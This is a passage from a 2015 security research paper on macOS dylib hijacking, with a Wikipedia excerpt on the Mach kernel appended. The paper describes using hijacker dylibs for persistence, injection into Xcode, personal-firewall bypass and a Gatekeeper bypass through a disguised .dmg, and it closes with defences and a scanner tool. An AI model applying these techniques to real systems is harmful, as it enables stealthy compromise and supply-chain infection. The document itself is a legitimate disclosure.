$ python dylibHijackScanner.py

PhotoStreamAgent is vulnerable (multiple rpaths)
'binary': '/Applications/iPhoto.app/Contents/Library/LoginItems/
 PhotoStreamAgent.app/Contents/MacOS/PhotoStreamAgent'
'importedDylib': '/PhotoFoundation.framework/Versions/A/PhotoFoundation'
'LC_RPATH': '/Applications/iPhoto.app/Contents/Library/LoginItems'
```

**Figure 35. Apple's vulnerable Photo Stream Agent.**

Using the createHijacker.py script, it was trivial to configure a malicious hijacker dylib to ensure compatibility with the target dylib and application. It should be noted that in this case, since the vulnerable import ('PhotoFoundation') was found within a framework bundle, the same bundle structure was recreated in the primary run-path search directory (/ Applications/iPhoto.app/Contents/Library/LoginItems/). With the correct bundle layout and malicious hijacker dylib (renamed as 'PhotoFoundation') placed within the primary run-path search directory, the loader found and loaded the malicious dylib whenever the iCloud Photo Stream Agent was started. Since this application was executed by the OS, the hijacker dylib was stealthily and surreptitiously persisted across reboots.

```
$ reboot

$ lsof -p <pid of PhotoStreamAgent>
/Applications/iPhoto.app/Contents/Library/LoginItems/
/PhotoFoundation.framework/Versions/A/PhotoFoundation
```

**Figure 36. Hijacking Apple's Photo Stream Agent for persistence.**

As a final note on persistence, if no vulnerable applications are found to be started automatically by the OS, any vulnerable application commonly started by the user (such as a browser, or mail client) may be targeted as well. Alternatively, a legitimate vulnerable application could easily be made persistent in a variety of ways (for example registering it as a Login Item, etc.), then persistently exploited. Although this latter scenario increases the visibility of the attack, the attacker dylib would, of course, prevent any UI from being displayed. Thus, it's unlikely that the majority of users would notice a legitimate (*Apple*) binary automatically being started (and exploited) in the background.

Process injection, or coercing an external process into loading a dynamic library, is another useful attack scenario of dylib hijacking. In the context of this paper, 'injection' refers to load-time injection (i.e. whenever the process is started) as opposed to run-time injection. While the latter is arguably more powerful, the former is far simpler and often achieves the same level of damage.

Using dylib hijacking to coerce an external process into persistently loading a malicious dylib is a powerful and stealthy technique. As with the other dylib hijack attack scenarios, it does not require any modifications to OS components or binaries (e.g. patching the target process's on-disk binary image). Moreover, since the planted dylib will persistently and automatically be loaded into the target process space each time the process is started, an attack no longer needs a separate monitoring component (to detect when the target process is started, then inject a malicious dylib). Also, since the attacker simply requires a malicious hijacker dylib to be planted, it neatly side-steps the complexities of run-time process injection. Finally, as this injection technique abuses legitimate functionality provided by the OS loader, it is unlikely to be detected by personal security products (which often attempt to prevent remote process injection by monitoring 'inter-process' APIs).

Xcode is Apple's 'Integrated Development Environment' (IDE) application. It is used by developers to write both *OS X* and *iOS* applications. As such, it is a juicy target for an advanced adversary who may wish to inject code into its address space to surreptitiously infect the developer's products (i.e. as a creative autonomous malware propagation mechanism). Xcode and several of its various helper tools and utilities are vulnerable to dylib hijack attacks. Specifically, run-path-dependent dylibs, such as DVTFoundation are not found in Xcode's primary run-path search directories (see [Figure 37](#)).


```
$ python dylibHijackScanner.py

Xcode is vulnerable (multiple rpaths)
'binary': '/Applications/Xcode.app/Contents/MacOS/Xcode'
'importedDylib': '/DVTFoundation.framework/Versions/A/DVTFoundation'
'LC_RPATH': '/Applications/Xcode.app/Contents/Frameworks'
```

**Figure 37. Apple's vulnerable IDE, Xcode.**

The process injection hijack against Xcode was fairly straightforward to complete. First, a hijacker dylib was configured, such that its versioning information was compatible and it re-exported all symbols to the legitimate DVTFoundation. Then, the configured hijacker dylib was copied to /Applications/Xcode.app/Contents/Frameworks/DVTFoundation.framework/Version s/A/ (Frameworks/ being the primary run-path search directory). Now, whenever Xcode was started, the malicious code was automatically loaded as well. Here, it was free to perform actions such as intercepting compile requests and surreptitiously injecting malicious source or binary code into the final products.

As Ken Thompson noted in his seminal work 'Reflections on Trusting Trust' [16], when you can't trust the build process or compiler, you can't even trust the code that you create.



**Figure 38. Process ‘injection’ via dylib hijacking.**

Besides persistence and load-time process injection, dylib hijacking can be used to bypass personal security products. Specifically, by leveraging a dylib hijack attack, an attacker can coerce a trusted process into automatically loading malicious code, then perform some previous blocked or ‘alertable’ action, now without detection.

Personal security products (PSPs) seek to detect malicious code via signatures, heuristic behavioural analysis, or simply by alerting the user whenever some event occurs. Since dylib hijacking is a novel technique that abuses legitimate functionality, both signature-based and heuristic-based products are trivial to bypass completely. However, security products, such as firewalls, that alert the user about any outgoing connections from an unknown process, pose more of a challenge to an attacker. Dylib hijacking can trivially thwart such products as well.

Personal firewalls are popular with *OS X* users. They often take a somewhat binary approach, fully trusting outgoing network connections from known processes, while alerting the user to any network activity originating from unknown or untrusted processes. While this is an effective method for detecting basic malware, advanced attackers can trivially bypass these products by exploiting their Achilles heel: trust. As mentioned, generally these products contain default rules, or allow the user to create blanket rules for known, trusted processes (e.g. ‘allow any outgoing connection from process X’). While this ensures that legitimate functionality is not broken, if an attacker can introduce malicious code into the context of a trusted process, the code will inherit the process’s trust, and thus the fire-wall will allow its outgoing connections.

*GPG Tools* [17] is a message encryption suite for *OS X* that provides the ability to manage keys, send encrypted mail, or, via plug-ins, enable cryptographic services to arbitrary applications. Unfortunately, its products are susceptible to dylib hijacking.

```
$ python dylibHijackScanner.py
GPG Keychain is vulnerable (weak/rpath'd dylib)
'binary': '/Applications/GPG Keychain.app/Contents/MacOS/GPG Keychain'
'weak dylib': '/Libmacgpg.framework/Versions/B/Libmacgpg'
'LC_RPATH': '/Applications/GPG Keychain.app/Contents/Frameworks'
```

**Figure 39. GPG Tools’ vulnerable keychain app.**

As *GPG Keychain* requires various Internet functionality (e.g. to look up keys on keyservers), it's likely to have an 'allow any outgoing connection' rule, as shown in [Figure 40](#).



**Figure 40. Access rule for GPG Keychain.**

Using a dylib hijack, an attacker can target the *GPG Keychain* application to load a malicious dylib into its address space. Here, the dylib will inherit the same level of trust as the process, and thus should be able to create outgoing connections without generating an alert. Testing this confirmed that the hijacker dylib was able to access the Internet in an uninhibited manner (see [Figure 41](#)).



**Figure 41. Bypassing a personal firewall (LittleSnitch) via dylib hijacking.**

(Click [here](#) to view a larger version of Figure 41.)

Defensive-minded individuals may correctly point out that, in this scenario, *GPG Keychain*'s firewall rule could be tightened to mitigate this attack, by only allowing outgoing connections to specific remote endpoints (e.g. known key servers). However, there are a myriad of other vulnerable applications that may be hijacked to access the network in a similarly uninhibited manner. Or, in the case of the *Little Snitch* firewall, the inclusion of a system-level undeletable firewall rule allowing any connection from any process to talk to iCloud.com endpoints is more than enough for a full bypass (i.e. using a remote *iCloud iDrive* as a C&C server).

So far, the dylib attack scenarios described here have all been local. While they are powerful, elegant and stealthy, they all require existing access to a user's computer. However, dylib hijacking can also be abused by a remote attacker in order to facilitate gaining initial access to a remote computer.

There are a variety of ways to infect Mac computers, but the simplest and most reliable is to deliver malicious content directly to end target(s). The 'low-tech' way is to coerce the user into downloading and installing the malicious content manually. Attackers creatively employ a range of techniques to accomplish this, such as


providing ‘required’ plug-ins (to view content), fake updates or patches, fake security tools (‘rogue’ AV products), or even infected torrents.



**Figure 42. Masked malicious content.**

If the user is tricked into downloading and running any of this malicious content, they could become infected. While ‘low tech’, the success of such techniques should not be underestimated. In fact, when a rogue security program (Mac Defender) was distributed by such means, hundreds of thousands of *OS X* users were infected, with over 60,000 alone contacting *AppleCare* in order to resolve the issue [18].

Relying on trickery to infect a remote target will probably not work against more computer-savvy individuals. A more reliable (though far more advanced) technique relies on man-in-the-middle users’ connections as they download legitimate software. Due to the constraints of the *Mac App Store*, most software is still delivered via developer or company websites. If such software is downloaded via insecure connections (e.g. over HTTP), an attacker with the necessary level of network access may be able to infect the download in transit. When the user then runs the software, they will become infected, as shown in [Figure 43](#).



**Figure 43. Man-in-the-middling a software download.**

Readers may be thinking, ‘hey, it’s 2015, most software should be downloaded via secure channels, right?’ Unfortunately, even today, the majority of third-party *OS X* software is distributed insecurely. For example, of the software found installed in the author’s dock, 66% was distributed insecurely.



**Figure 44. Software (in the author’s dock) that was distributed over HTTP.**

Moreover, further research uncovered that all major third-party *OS X* security products were similarly distributed insecurely (see [Figure 45](#)).

## Downloads

avast\_free\_mac\_security.dmg

[http://download.ff.avast.com/mac/avast\\_free\\_mac\\_security.dmg](http://download.ff.avast.com/mac/avast_free_mac_security.dmg)

bitdefender\_antivirus\_for\_mac.dmg

[http://download.bitdefender.com/mac/antivirus/en/bitdefender\\_antivirus\\_for\\_mac...](http://download.bitdefender.com/mac/antivirus/en/bitdefender_antivirus_for_mac...)

F-Secure-Anti-Virus-for-Mac\_JDCQ-VPGB-RYPY-QQYW-6MY2\_ (1).mpkg

<http://download.sp.f-secure.com/SE/Retail/Installer/F-Secure-Anti-Virus-for-Mac...>

LittleSnitch-3.5.1.dmg

<http://www.obdev.at/ftp/pub/Products/littlesnitch/LittleSnitch-3.5.1.dmg>

savosx\_he\_r.zip

[http://downloads.sophos.com/inst\\_home-edition/b6H60q26VY6ZwzsZL9aqgZD0...](http://downloads.sophos.com/inst_home-edition/b6H60q26VY6ZwzsZL9aqgZD0...)

eset\_cybersecurity\_en\_.dmg

[http://download.eset.com/download/mac/ecs/eset\\_cybersecurity\\_en\\_.dmg](http://download.eset.com/download/mac/ecs/eset_cybersecurity_en_.dmg)

Internet\_Security\_X8.dmg

[http://www.integodownload.com/mac/X/2014/Internet\\_Security\\_X8.dmg](http://www.integodownload.com/mac/X/2014/Internet_Security_X8.dmg)

TrendMicro\_MAC\_5.0.1149\_US-en\_Trial.dmg

[http://trial.trendmicro.com/US/TM/2015/TrendMicro\\_MAC\\_5.0.1149\\_US-en\\_Trial...](http://trial.trendmicro.com/US/TM/2015/TrendMicro_MAC_5.0.1149_US-en_Trial...)

NortonSecurity.EnglishTrial.zip

<http://buy-download.norton.com/downloads/2015/NISNAVMAC/6.1/NortonSecuri...>

ksm15\_0\_0\_226a\_mlg\_en\_022.dmg

[http://downloads-am.kasperskyamericas.com/files/main/en/ksm15\\_0\\_0\\_226a\\_ml...](http://downloads-am.kasperskyamericas.com/files/main/en/ksm15_0_0_226a_ml...)

**Figure 45. Insecure downloads of major OS X security products.**

*Apple* is well aware of these risks, and since version *OS X Lion* (10.7.5), *Mac* computers have shipped with a built-in security product, named *Gatekeeper*, that is designed to counter these attack vectors directly.

The concept of *Gatekeeper* is simple, yet highly effective: block any untrusted software from executing. Behind the scenes, things are a little more complex, but for the purposes of this discussion, a higher-level overview suffices. When any executable content is downloaded, it is tagged with a ‘quarantined’ attribute. The first time such content is set to run, *Gatekeeper* verifies the software. Depending on the user’s settings, if the software is not signed with a known *Apple* developer ID (default), or from the *Mac App Store*, *Gatekeeper* will disallow the application from executing.




**Figure 46. Gatekeeper in action.**

With *Gatekeeper* automatically installed and enabled on all modern versions of *OS X*, tricking users into installing malicious software or infecting insecure downloads (which will break digital signatures) is essentially fully mitigated. (Of course, an attacker could attempt to obtain a valid *Apple* developer certificate, then sign their malicious software. However, *Apple* is fairly cautious about handing out such certificates, and moreover, has an effective certificate revocation process that can block certificates if any abuse is discovered. Also, if *Gatekeeper* is set to only allow software from the *Mac App Store*, this abuse scenario is impossible.)

Unfortunately, by abusing a dylib hijack, an attacker can bypass *Gatekeeper* to run unsigned malicious code – even if the user’s settings only allow *Apple*-signed code from the *Mac App Store*. This (re)opens the previously discussed attack vectors and puts *OS X* users at risk once again.

Conceptually, bypassing *Gatekeeper* via dylib hijacking is straightforward. While *Gatekeeper* fully validates the contents of software packages that are being executed (e.g. everything in an application bundle), it does not verify ‘external’ components.



**Figure 47. Theoretical dmg/zip that would bypass Gatekeeper.**

Normally this isn't a problem – why would a downloaded (legitimate) application ever load relatively external code? (Hint: relative, yet external content.)

As *Gatekeeper* only verifies internal content, if an *Apple-signed* or *Mac App Store* application contains a relative external reference to a hijackable dylib, an attacker can bypass *Gatekeeper*. Specifically, the attacker can create (or infect in transit) a .dmg or .zip file with the necessary folder structure to contain the malicious dylib in the externally referenced relative location. When the legitimate application is executed by the unsuspecting user, *Gatekeeper* will verify the application bundle then (as it is trusted, and unmodified) allow it to execute. During the loading process, the dylib hijack will be triggered and the externally referenced malicious dylib will be loaded – even if *Gatekeeper* is set to only allow code from the *Mac App Store*!

Finding a vulnerable application that fulfils the necessary prerequisites was fairly easy. Instruments.app is an *Apple-signed* ‘*Gatekeeper approved*’ application that expects to be installed within a sub-directory of Xcode.app. As such, it contains relative references to dylibs outside of its application bundle; dylibs that can be hijacked.

```
$ spctl -vat execute /Applications/Xcode.app/Contents/Applications/Instruments.app
Instruments.app: accepted source=Apple System

$ otool -l Instruments.app/Contents/MacOS/Instruments


Load command 16
 cmd LC_LOAD_WEAK_DYLIB
 name @rpath/CoreSimulator.framework/Versions/A/CoreSimulator

Load command 30
 cmd LC_RPATH
 path @executable_path../../../../SharedFrameworks
```

**Figure 48. Apple's vulnerable Instruments app.**

With a vulnerable trusted application, a malicious .dmg image was created that would trigger the Gatekeeper bypass. First, the Instruments.app was placed into the

image. Then an external directory structure was created that contained the malicious dylib (CoreSimulator.framework/Versions/A/CoreSimulator).



**Figure 49. Malicious .dmg image.**

To make the malicious .dmg more ‘believable’, the external files were set to hidden, a top level alias (with a custom icon) was created to point to Instruments.app, the background was changed, and the entire image was made read-only (so that it would automatically be displayed when double-clicked). The final product is shown in [\*\*Figure 50\*\*](#).



**Figure 50. The finalized malicious .dmg image.**

This malicious (though seemingly benign) .dmg file was then ‘deployed’ (uploaded to a public URL) for testing purposes. When downloaded via *Safari* and then executed, *Gatekeeper*’s standard ‘this is downloaded from the Internet’ message window was initially shown. It is important to note that this alert is shown for any content downloaded from the Internet, and thus is not unusual.

Once this message window was dismissed, the malicious code was surreptitiously loaded along with the legitimate application. This, of course, should not have been allowed as *Gatekeeper*’s settings were at the maximum (only allow apps from the *Mac App Store*) (see [Figure 51](#)).



**Figure 51. Bypassing Gatekeeper via a dylib hijack.**

(Click [here](#) to view a larger version of Figure 51.)

As the malicious dylib was loaded and executed before the application's main method, the dylib could ensure that nothing appeared out of the ordinary. For example, in this case where the malicious .dmg masquerades as a Flash installer, the dylib can suppress Instruments.app's UI, and instead spawn a legitimate Flash installer.


With the ability to bypass *Gatekeeper* and load unsigned malicious code, attackers can return to their old habits of tricking users into installing fake patches, updates or installers, fake AV products, or executing infected pirated applications. Worse yet, advanced adversaries with networking-level capabilities (who can intercept insecure connections) can now arbitrarily infect legitimate software downloads. Neither have to worry *Gatekeeper* any more.

## Defences

Dylib hijacking is a powerful new attack class against *OS X*, that affords both local and remote attackers a wide range of malicious attack scenarios. Unfortunately, despite being contacted multiple times, *Apple* has shown no interest in addressing any of the issues described in this paper. Granted, there appears to be no easy fix for the core issue of dylib hijacking as it abuses the legitimate functionality of the OS. However, it is the opinion of the author that *Gatekeeper* should certainly be fixed in order to prevent unsigned malicious code from executing.

Users may wonder what they can do to protect themselves. First, until *Gatekeeper* is fixed, downloading untrusted, or even legitimate software via insecure channels (e.g. via the Internet over HTTP) is not advised. Refraining from this will ensure that remote attackers will be unable to gain initial access to one's computer via the attack vector described in this paper. Due to the novelty of dylib hijacking on *OS X*, it is unlikely (though not impossible) that attackers or *OS X* malware are currently abusing such attacks locally. However, it can't hurt to be sure!

To detect local hijacks, as well as to reveal vulnerable applications, the author created a new application named *Dynamic Hijack Scanner* (or *DHS*). *DHS* attempts to uncover hijackers and vulnerable targets by scanning all running processes of the entire file-system. The application can be downloaded from [objective-see.com](http://objective-see.com).



**Figure 52. Objective-see's DHS scanner.**

## Conclusion

DLL hijacking is a well known attack class that affects the *Windows* OS. Until now, *OS X* was assumed to be immune to such attacks. This paper countered that assumption, illustrating a similar *OS X* attack, dubbed ‘dylib hijacking’. By abusing weak or run-path-dependent imports, found within countless *Apple* and third-party applications, this attack class opens up a multitude of attack scenarios to both local and remote attackers. From stealthy local persistence to a *Gatekeeper* bypass that provides avenues for remote infections, dylib hijacking is likely to become a powerful weapon in the arsenal of *OS X* attackers. And while *Apple* appears apathetic toward this novel attack, secure software downloads and tools such as *DHS* can ensure that *OS X* users remain secure... for now.

## Bibliography

- [1] Secure loading of libraries to prevent DLL preloading attacks. [http://blogs.technet.com/cfs-file.ashx/\\_key/CommunityServer-Components-PostAttachments/00-03-35-14-21/Secure-loading-of-libraries-to-prevent-DLL-Preloading.docx](http://blogs.technet.com/cfs-file.ashx/_key/CommunityServer-Components-PostAttachments/00-03-35-14-21/Secure-loading-of-libraries-to-prevent-DLL-Preloading.docx).
- [2] DLL hijacking. [http://en.wikipedia.org/wiki/Dynamic-link\\_library#DLL\\_hijacking](http://en.wikipedia.org/wiki/Dynamic-link_library#DLL_hijacking).
- [3] Dynamic-Link Library Hijacking. <http://www.exploit-db.com/wp-content/themes/exploit/docs/31687.pdf>.

- [4] Windows NT Security Guidelines. <http://www.autistici.org/loa/pasky/NSAGuideV2.PDF>.
- [5] What the fxsst? <https://www.mandiant.com/blog/fxsst/>.
- [6] Leaked Carberp source code. <https://github.com/hzeroo/Carberp>.
- [7] Windows 7 UAC whitelist: Proof-of-concept source code. [http://www.pretentiousname.com/misc/W7E\\_Source/win7\\_uac\\_poc\\_datails.html](http://www.pretentiousname.com/misc/W7E_Source/win7_uac_poc_datails.html).
- [8] Microsoft Security Advisory 2269637; Insecure Library Loading Could Allow Remote Code Execution. <https://technet.microsoft.com/en-us/library/security/2269637.aspx>.
- [9] What is dll hijacking? <http://stackoverflow.com/a/3623571/3854841>.
- [10] OS X loader (dyld) source code. <http://www.opensource.apple.com/source/dyld>.
- [11] MachOView. <http://sourceforge.net/projects/machoview/>.
- [12] Run-Path Dependent Libraries. <https://developer.apple.com/library/mac/documentation/DeveloperTools/Conceptual/DynamicLibraries/100-Articles/RunpathDependentLibraries.html>.
- [13] Using @rpath: Why and How. <http://www.dribin.org/dave/blog/archives/2009/11/15/rpath/>.
- [14] Friday Q&A 2012-11-09: dyld: Dynamic Linking On OS X. <https://www.mikeash.com/pyblog/friday-qa-2012-11-09-dyld-dynamic-linking-on-os-x.html>.
- [15] dylibHijackScanner.py & createHijacker.py. <https://github.com/synack/>.
- [16] Reflections on Trusting Trust. <http://cm.bell-labs.com/who/ken/trust.html>.
- [17] GPG Tools. <https://gpgtools.org/>.
- [18] Apple support to infected Mac users: 'You cannot show the customer how to stop the process'. <https://nakedsecurity.sophos.com/2011/05/24/apple-support-to-infected-mac-users-you-cannot-show-the-customer-how-to-stop-the-process>.  
<https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x>  
<https://github.com/D00MFist/Dylib-Hijack-Scanner>  
<https://github.com/ababook/DylibHijack>  
<https://github.com/bashexplode/boko>  
<https://github.com/woodfairy/dycalculator>

# Mach (kernel)

Mach (/ma:k/)<sup>[1]</sup> is a [kernel](#) developed at [Carnegie Mellon University](#) by [Richard Rashid](#) and [Avie Tevanian](#) to support [operating system](#) research, primarily [distributed](#) and [parallel computing](#). Mach is often considered one of the earliest examples of a [microkernel](#). However, not all versions of Mach are microkernels. Mach's derivatives are the basis of the operating system kernel in [GNU Hurd](#) and of [Apple's XNU](#) kernel used in [macOS](#), [iOS](#), [iPadOS](#), [tvOS](#), and [watchOS](#).

The project at Carnegie Mellon ran from 1985 to 1994,<sup>[2]</sup> ending with Mach 3.0, which is a true [microkernel](#). Mach was developed as a replacement for the kernel in the [BSD](#) version of [Unix](#), so no new operating system would have to be designed around it. Mach and its derivatives exist within a number of commercial operating systems. These include all using the [XNU](#) operating system kernel which incorporates an earlier non-microkernel Mach as a major component. The Mach [virtual memory](#) management system was also adopted in 4.4BSD by the BSD developers at [CSRG](#),<sup>[3]</sup> and appears in modern BSD-derived Unix systems, such as [FreeBSD](#).

Mach is the logical successor to Carnegie Mellon's [Accent kernel](#). The lead developer on the Mach project, [Richard Rashid](#), has been working at [Microsoft](#) since 1991; he founded the [Microsoft Research](#) division. Another of the original Mach developers, [Avie Tevanian](#), was formerly head of software at [NeXT](#), then Chief Software Technology Officer at [Apple Inc.](#) until March 2006.<sup>[4][2]</sup>

## Name[edit]

The developers had to bike to lunch through rainy Pittsburgh's mud puddles, and Tevanian joked the word "muck" could form a [backronym](#) for their **Multi-User (or Multiprocessor Universal) Communication Kernel**. Italian CMU engineer [Dario Giuse](#) later asked project leader Rick Rashid about the project's current title and received "MUCK" as the answer, though not spelled out but just pronounced: IPA: [mʌk] which he, according to the [Italian alphabet](#), wrote like Mach. Rashid liked Giuse's spelling "Mach" so much that it prevailed.<sup>[5]:103</sup>

## Unix pipes[edit]

A key concept in the original Unix operating system was the idea of a [pipe](#). A pipe was an [abstraction](#) that allowed data to be moved as an unstructured stream of bytes from program to program. Using pipes, users (or programmers) could link together multiple programs to complete tasks, feeding data through several small programs in turn. This contrasted with typical operating systems of the era, which required a single large program that could handle the entire task, or alternately, used files to pass data, which was resource expensive and time-consuming.

Pipes were built on the underlying [input/output](#) system. This system was, in turn, based on a model where drivers were expected to periodically "block" while they waited for tasks to complete. For instance, a [printer driver](#) might send a line of text to a [line printer](#) and then have nothing to do until the printer completed printing that line. In this case, the driver would indicate that it was blocked, and the operating system would allow some other program to run until the printer indicated it was ready for more data. In the pipes system the limited resource was memory, and when one program filled the memory assigned to the pipe, it would naturally block. Normally this would cause the consuming program to run, emptying the pipe again. In contrast to a file, where the entire file has to be read or written before the next program can use it, pipes made the movement of data across multiple programs occur in a piecemeal fashion without any programmer intervention.

However, implementing pipes in memory buffers forced data to be copied from program to program, a time-consuming and resource intensive operation. This made the pipe concept unsuitable for tasks where quick turnaround or low latency was needed, like in most [device drivers](#). The operating system's kernel and most core functionality was instead written in a

single large program. When new functionality, such as [computer networking](#), was added to the operating system, the size and complexity of the kernel grew, too.

## New concepts[edit]

Unix pipes offered a conceptual system that could be used to build arbitrarily complex solutions out of small interacting programs. Being smaller, these programs were easy to program and maintain, and had well defined interfaces that simplified programming and debugging. These qualities are even more valuable for device drivers, where small size and bug-free performance are extremely important. There was a strong desire to model the kernel itself on the same basis of small interacting programs.

